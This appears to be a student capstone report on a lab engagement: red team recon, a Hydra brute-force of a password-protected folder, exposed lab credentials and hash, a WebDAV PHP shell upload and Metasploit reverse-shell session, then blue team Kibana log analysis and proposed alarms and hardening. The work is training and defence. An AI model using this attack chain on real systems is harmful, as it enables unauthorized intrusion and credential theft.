Adriana’s Engagement Project

Assessment, Analysis,
and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
IP Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Server1 / Capstone	192.168.1.105	Target testing machine
ELK Server	192.168.1.100	Log Collections
Gateway VM	192.168.1.1 /10.0.0.4	Project host Machine / Gateway
Kali Linux	192.168.1.90	Pentest server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Use the CVE number if it exists. Otherwise, use the common name.	*Describe the vulnerability.*	*Describe what this vulnerability allows the attacker to do.*
Remote Code Execution via Command Injection	Attackers could use a php script to execute shell commands	Allows attackers to open a reverse shell
Sensitive Data Exposed	Secret_folder is easily accessible by the public but contains confidential information	Leaves login credentials exposed
Unauthorized File Upload	Users can upload files to the webserver	Attackers could upload php scripts to the server

Exploitation: Remote Code Execution

01

Tools & Processes


We used Meterpreter to connect to the target machine and used the shell to compromise it.

02

Achievements

Using a remote code execution we were able to open a Meterpreter shell to the target machine. Once we were on the machine the full file tree was available for viewing.

03



```
100644/rw-r--r--  57982894    fil   2020-06-26 21:50:32 -0700  initrd.im
100644/rw-r--r--  57977666    fil   2020-06-15 12:30:25 -0700  initrd.im
ld
40755/rwxr-xr-x   4096        dir   2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:54 -0700  lib64
40700/rwx------   16384       dir   2019-05-07 11:10:15 -0700  lost+foun
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x   4096        dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x   0           dir   2022-05-02 16:31:15 -0700  proc
40700/rwx------   4096        dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x   920         dir   2022-05-02 18:32:27 -0700  run
40755/rwxr-xr-x   12288       dir   2020-05-29 12:02:57 -0700  sbin
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  srv
100600/rw-------  2065694720  fil   2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x   0           dir   2022-05-02 16:31:18 -0700  sys
41777/rwxrwxrwx   4096        dir   2022-05-02 16:31:57 -0700  tmp
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x   4096        dir   2020-05-21 16:31:52 -0700  vagrant
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:46 -0700  var
100600/rw-------  8380064     fil   2020-06-19 04:08:40 -0700  vmlinuz
100600/rw-------  8380064     fil   2020-06-04 03:29:12 -0700  vmlinuz.o

meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter > █
```

Exploitation: Sensitive Data Exposed

01

Tools & Processes


We used the nmap command to scan the network and the dirb command to map URLs. Additionally, we used the browser to explore.

02


Achievements

We were able to discover a secret_folder directory on the browser. The directory is password protected but still vulnerable to our brute-force attack which allowed us access to the files within the directory.

03



```
/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 7] (0/0
)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 2] (
0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 5]
(0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 8] (0/0
)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 0] (0/0
)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 4] (0/0
)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 10] (0
/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 11] (0/
0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 3]
(0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 6] (0/
0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 13] (
0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 12] (0/
0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 14] (
0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 1] (0
/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-02 18:15:24
root@Kali:/usr/share/wordlists#
```



```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account
(Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation: Unauthorized File Upload

01

Tools & Processes


We were able to crack the login credentials that we acquired after the last exploitation. Then we created a shell with msfconsole and uploaded a shell via WebDAV

02

Achievements

Once we uploaded the shell we were able to execute arbitrary shell commands on the target machine

03



```
   LHOST                 yes       The listen address (an interface may b
e specified)
   LPORT  4444           yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost ⇒ 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
^[[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:45866)
 at 2022-05-02 19:47:58 -0700
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 2 opened (192.168.1.90:4444 → 192.168.1.105:45868)
 at 2022-05-02 19:47:58 -0700
[-] Failed to load client script file: /usr/share/metasploit-framework/lib/
rex/post/meterpreter/ui/console/command_dispatcher/stdapi.rb

meterpreter > 
```


Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- The port scan occurred at 3:08 pm on May 3rd with 394 packets sent from the IP address 192.168.1.90



394 hits

Apr 30, 2022 @ 02:32:12.709 - May 7, 2022 @ 02:32:12.709 —


Time	_source
May 3, 2022 @ 03:08:40.011	@timestamp: May 3, 2022 @ 03:08:40.011 flow.id: EAT/////AP//////CP8AAAHAqAFawKgBaVwRSpc flow.final: false type: flow source.ip: 192.168.1.90 source.port: 4444 source.packets: 2 source.bytes: 264B host.name: server1 event.category: network_traffic event.action: network_flow event.start: May 3, 2022 @ 03:08:31.274 event.end: May 3, 2022 @ 03:08:31.274 event.duration: 0.0 event.dataset: flow event.kind: event network.transport: tcp network.community_id: 1:jn95Js635NBwwqELzUBNwHk89DM= network.bytes: 492B network.packets: 3 network.type: ipv4 destination.bytes: 228B destination.ip: 192.168.1.105 destination.port: 38730 destination.packets: 1 ecs.version: 1.5.0 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: 9153de80-9596-41aa-a47e-c5b012fe3a4b agent.hostname: server1

@timestamp	May 3, 2022 @ 03:08:40.011
_id	WA7kh4ABo08AiezjMiq1
_index	packetbeat-7.7.0-2022.05.02-000002
_score	-
_type	_doc
agent.ephemeral_id	9153de80-9596-41aa-a47e-c5b012fe3a4b
agent.hostname	server1

Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- The request occurred at 1:44 with 30,471 hits requesting access to secret_folder. The directory does contain sensitive credential info.



user_agent.original : "Mozilla/4.0 (Hydra)"

Last 3 days

http.request

30,471 hits


May 2, 2022 @ 01:44:28.419 - May 5, 2022 @ 01:44:28.419

```
Time                         url.path                                  http.request.method
May 3, 2022 @ 02:15:05.153   /company_folders/secret_folder            get
May 3, 2022 @ 02:15:05.133   /company_folders/secret_folder            get
May 3, 2022 @ 02:15:05.118   /company_folders/secret_folder            get
May 3, 2022 @ 02:15:05.107   /company_folders/secret_folder            get
May 3, 2022 @ 02:15:05.090   /company_folders/secret_folder            get
May 3, 2022 @ 02:15:05.090   /company_folders/secret_folder            get
May 3, 2022 @ 02:15:05.090   /company_folders/secret_folder            get
```

Analysis: Uncovering the Brute Force Attack


Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- Over 16,000 requests were made to access the secret_folder directory that contains sensitive data.



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,503
http://192.168.1.105/usr/share/dirb/wordlists/common.txt	128
http://192.168.1.105/webdav	40
http://192.168.1.105/webdav/shell.php	12
http://192.168.1.105/webdav/passwd.dav	4




# network.bytes	861B
t network.community_id	1:35bwPc0LzaOK8EzJSSiJNWYUEwA=
t network.direction	inbound
t network.protocol	http
t network.transport	tcp
t network.type	ipv4
t query	GET /company_folders/secret_folder
# server.bytes	698B
server.ip	192.168.1.105
# server.port	80
# source.bytes	163B
source.ip	192.168.1.90
# source.port	47328
t status	Error
t type	http
t url.domain	192.168.1.105
t url.full	http://192.168.1.105/company_folders/secret_folder
t url.path	/company_folders/secret_folder
t url.scheme	http
t user_agent.original	Mozilla/4.0 (Hydra)

Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- There were 12 requests to the webdav directory and 4 requests for the passwd.dav files that are stored inside.



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,503
http://192.168.1.105/usr/share/dirb/wordlists/common.txt	128
http://192.168.1.105/webdav	40
http://192.168.1.105/webdav/shell.php	12
http://192.168.1.105/webdav/passwd.dav	4

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?
I would suggest an alarm that is set to monitor the number of requests per second.

What threshold would you set to activate this alarm?
It should activate after 10 requests per second from the same IP address.

System Hardening

What configurations can be set on the host to mitigate port scans?

Close any unused ports
Use an IP whitelist
A firewall can detect and block port scans

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

An alarm connected to the IP whitelist

What threshold would you set to activate this alarm?

Any IP address attempting to connect that is not on the whitelist will trigger an alarm.

System Hardening

What configuration can be set on the host to block unwanted access?

The sensitive file should be encrypted and access should be restricted to a single user with complex credentials.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?
An alarm that monitors requests per second.

What threshold would you set to activate this alarm?
10 requests per second

System Hardening

What configuration can be set on the host to block brute force attacks?

Account lockout after 5 failed attempts and stringent password requirements.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

An alarm could be set to monitor access to the directory using Filebeat

What threshold would you set to activate this alarm?

Any time someone accesses the folder

System Hardening

What configuration can be set on the host to control access?

To make recon more difficult for bad actors the folder should not be accessible from the web interface.

Filebeat should be installed and configured.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?
An alarm could be set to monitor uploads of specific file types

What threshold would you set to activate this alarm?

Any request for a php upload

System Hardening

What configuration can be set on the host to block file uploads?
Block php file uploads
Require MFA for uploads
Restrict write permissions
Enable and configure Filebeat

The End